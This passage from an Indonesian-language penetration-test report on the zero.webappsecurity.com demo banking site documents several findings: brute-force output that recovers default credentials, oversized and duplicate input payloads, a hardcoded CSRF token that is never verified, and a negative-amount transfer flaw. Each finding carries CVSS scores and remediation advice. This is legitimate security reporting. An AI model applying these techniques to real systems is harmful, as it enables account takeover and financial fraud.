Bukti Temuan	
Dilakukan sebuah Brute Force kecil pada halaman */login.html*, dimana digunakan 25 attempt untuk login tanpa multithreading.	

```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 zero_webapp_login_brute.py
[!] [2026-01-08 09:15:10.578455] Starting script!
[*] [2026-01-08 09:15:10.578525] Trying username:username
[*] [2026-01-08 09:15:12.607449] Trying username:password
[+] SUCCESS → username:password
[*] [2026-01-08 09:15:13.964417] Trying username:user
[*] [2026-01-08 09:15:15.311914] Trying username:pass
[*] [2026-01-08 09:15:16.719367] Trying username:osaka
[*] [2026-01-08 09:15:18.107260] Trying password:username
[*] [2026-01-08 09:15:19.454282] Trying password:password
[*] [2026-01-08 09:15:20.801800] Trying password:user
[*] [2026-01-08 09:15:22.189118] Trying password:pass
[*] [2026-01-08 09:15:23.571288] Trying password:osaka
[*] [2026-01-08 09:15:24.957872] Trying user:username
[*] [2026-01-08 09:15:26.344370] Trying user:password
[*] [2026-01-08 09:15:27.730178] Trying user:user
[*] [2026-01-08 09:15:29.124051] Trying user:pass
[*] [2026-01-08 09:15:30.478248] Trying user:osaka
[*] [2026-01-08 09:15:31.884747] Trying pass:username
[*] [2026-01-08 09:15:33.274916] Trying pass:password
[*] [2026-01-08 09:15:34.616969] Trying pass:user
[*] [2026-01-08 09:15:35.960368] Trying pass:pass
[*] [2026-01-08 09:15:37.361190] Trying pass:osaka
[*] [2026-01-08 09:15:38.732162] Trying osaka:username
[*] [2026-01-08 09:15:40.113034] Trying osaka:password
[*] [2026-01-08 09:15:41.503527] Trying osaka:user
[*] [2026-01-08 09:15:42.873635] Trying osaka:pass
[*] [2026-01-08 09:15:44.253820] Trying osaka:osaka

┌──(kali㉿kali)-[~/Downloads]
└─$
```

25 percobaan dalam ~34 detik (sekitar 1.35 detik per request) pada percobaan pertama.

```
┌──(kali㉿kali)-[~/Downloads/zerowebapp]
└─$ python3 zero_webapp_login_brute.py
[!] [2026-01-09 11:01:42.041974] Starting script!
[*] [2026-01-09 11:01:42.042062] Trying user:username
[*] [2026-01-09 11:01:44.046898] Trying user:password
[*] [2026-01-09 11:01:45.387243] Trying user:user
[*] [2026-01-09 11:01:46.726693] Trying user:pass
[*] [2026-01-09 11:01:48.125414] Trying user:admin
[*] [2026-01-09 11:01:49.494890] Trying password:username
[*] [2026-01-09 11:01:50.870392] Trying password:password
[*] [2026-01-09 11:01:52.256986] Trying password:user
[*] [2026-01-09 11:01:53.613579] Trying password:pass
[*] [2026-01-09 11:01:54.989495] Trying password:admin
[*] [2026-01-09 11:01:56.365813] Trying pass:username
[*] [2026-01-09 11:01:57.722325] Trying pass:password
[*] [2026-01-09 11:01:59.067074] Trying pass:user
[*] [2026-01-09 11:02:00.402239] Trying pass:pass
[*] [2026-01-09 11:02:01.787360] Trying pass:admin
[*] [2026-01-09 11:02:03.175087] Trying admin:username
[*] [2026-01-09 11:02:04.508001] Trying admin:password
[*] [2026-01-09 11:02:05.893160] Trying admin:user
[*] [2026-01-09 11:02:07.233710] Trying admin:pass
[*] [2026-01-09 11:02:08.648910] Trying admin:admin
[*] [2026-01-09 11:02:10.081945] Trying username:username
[*] [2026-01-09 11:02:11.452667] Trying username:password
[+] SUCCESS → username:password
[*] [2026-01-09 11:02:12.865935] Trying username:user
[*] [2026-01-09 11:02:14.375055] Trying username:pass
[*] [2026-01-09 11:02:15.736324] Trying username:admin
```

25 percobaan dalam ~33 detik (sekitar 1.32 detik per request) pada percobaan kedua. Tidak ada tanda-tanda kegagalan karena rate-limit. Lihat ***appendix A*** untuk source code brute force.


Status: OPEN

1.8 [MEDIUM] Insecure Design - Input & Database Logic Flaw


Insecure Design - Improper Input Validation	
Severity	**MEDIUM**
CVSS Score 3.1	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:L
Deskripsi	Ditemukan kelemahan pada mekanisme validasi input di halaman /admin/currencies-add.html. Penerapan database yang tidak logis menyebabkan duplikat ID yang seharusnya tidak boleh ada duplikat. Server juga tidak menegakkan batasan panjang karakter (character length limit) pada kolom ID, Negara, dan Nama. **Special Note**: vulnerability medium karena halaman diakses dengan asumsi user adalah admin (terpisah dengan finding ***[1.1. Admin Panel Exposure]***).
Affected URL	• http://zero.webappsecurity.com/admin/currencies.html • http://zero.webappsecurity.com/admin/currencies-add.html
Dampak	1. ***Polluted Database***: Database jadi sarang data sampah, mengganggu kinerja admin.

	2. ***Performance Degradation***: Pemrosesan string yang sangat besar secara berulang dapat menghabiskan siklus CPU dan memori (RAM) server. Jika banyak penyerang melakukan hal ini secara bersamaan, server dapat mengalami lag atau kelambatan respons bagi pengguna sah lainnya.
Kategori	Website
Rekomendasi	1. **Validasi input**: Pastikan ID unik dan set panjang maximum untuk setiap field. 2. ***Housekeeping***: Bersihkan data yang sudah tidak diperlukan secara berkala.
Referensi	https://owasp.org/Top10/2025/A06_2025-Insecure_Design/ https://www.geeksforgeeks.org/dbms/acid-properties-in-dbms/ https://cwe.mitre.org/data/definitions/1284.html
Bukti Temuan	


Ketika masuk ke halaman */admin/currencies.html*, ditemukan adanya kerentanan pada flow database yang menyimpan data currency.




Gambar sebelum ditambahkan payload baru dengan ID ***BTC2*** (duplikat). Disini juga terlihat bahwa input baru tidak di sort dengan benar.




Payload untuk duplikat BTC2.




Bisa terlihat sekarang terdapat 2 input dengan ID yang sama (***BTC2***), serta bisa nama *country* yang terlalu panjang merusak tampilan UI yang menyebabkan nama mata uang tidak terlihat.




Mengirim request biasa membutuhkan waktu sekitar 514 millisecond.




Sedangkan mengirim request besar (~10,000 karakter per field) membutuhkan waktu 1,046 millisecond. Ini menunjukkan server membutuhkan waktu lebih lama untuk memproses input.




Pada percobaan kedua, menggunakan payload 10,000 karakter lorem ipsum untuk field ID, Country, Name. Payload tersebut diinject sebanyak 5x (Tambahan ~750,000 karakter ke database).



Tampilan webappsecurity setelah di inject payload.



Respon server ketika GET, butuh waktu sekitar 1,299 milis untuk load 161,905 bytes.



Respon waktu 512 milis untuk load 10,905 bytes saat GET request ke halaman sebelum di inject payload. Jauh lebih cepat dikarenakan karakter lebih sedikit sehingga lebih ringan untuk di kirim.

Status: OPEN


1.9 [MEDIUM] Authentication Failures - Insecure Security Token Implementation

Authentication Failures - Insecure Security Token Implementation	
Severity	**MEDIUM**
CVSS Score 3.1	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N
Deskripsi	Sebuah *user_token* kemungkinan sebagai anti-CSRF (Cross-Site Request Forgery) ditemukan di source code HTML. Meskipun token anti-CSRF akan terus berubah setiap request, *user_token* yang bocor tetap dapat digunakan. *User_token* juga tidak diverifikasi dengan benar, sehingga memungkinan penyerang untuk memasukan sembarang value sebagai *user_token* yang valid.
Affected URL	http://zero.webappsecurity.com/login.html
Dampak	1. Mempermudah penyerang untuk melakukan Brute Force pada halaman login.
Kategori	Website
Rekomendasi	1. **Hapus hardcoded *user_token*** dari source code. Implementasi *user_token* yang lebih dinamis


	sudah ada, tidak ada alasan untuk menyimpan value *user_token*. 2. **Blacklist *user_token* yang sudah bocor** dari validasi token untuk menghindari token lama masih bisa dipakai penyerang. 3. **Verifikasi *user_token*** yang digunakan setiap user. Gunakan *user_token* sesuai dengan best practice.
Referensi	https://owasp.org/Top10/2025/A07_2025-Authentication_Failures/ https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html

Bukti Temuan

Ketika membuka halaman login pada website, ditemukan sebuah kerentanan di balik source code HTML melalui inspect source code.




Ditemukan hardcoded *user_token* di dalam source code HTML.



Ketika dites login tanpa *user_token*, berhasil login ke dalam aplikasi.

Note: Location menuju */auth/accept-certs.html* menandakan kredensial diterima.



Ketika dites login dengan *user_token* sembarang, berhasil login ke dalam aplikasi.

Status: OPEN


1.10 [MEDIUM] Insecure Design - Transfer Funds Logic Flow

Insecure Design - Transfer Funds Logic Flow	
Severity	**MEDIUM**
CVSS Score 3.1	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N
Deskripsi	Ditemukan kerentanan pada halaman */bank/transfer-funds.html* dimana user dapat mengirimkan negative funds atau menerima uang alih-alih mengirim uang. Ini menyebabkan user dapat mengambil uang dari rekening lainnya.
Affected URL	http://zero.webappsecurity.com/bank/transfer-funds.html
Dampak	1. **Financial Loss (Kerugian Finansial)** Kerentanan ini memungkinkan attacker memanipulasi nilai transfer menjadi negatif sehingga saldo rekening target berkurang dan saldo attacker bertambah. Hal ini dapat menyebabkan kerugian finansial langsung bagi pengguna maupun pihak penyedia layanan. 2. **Unauthorized Fund Transfer**

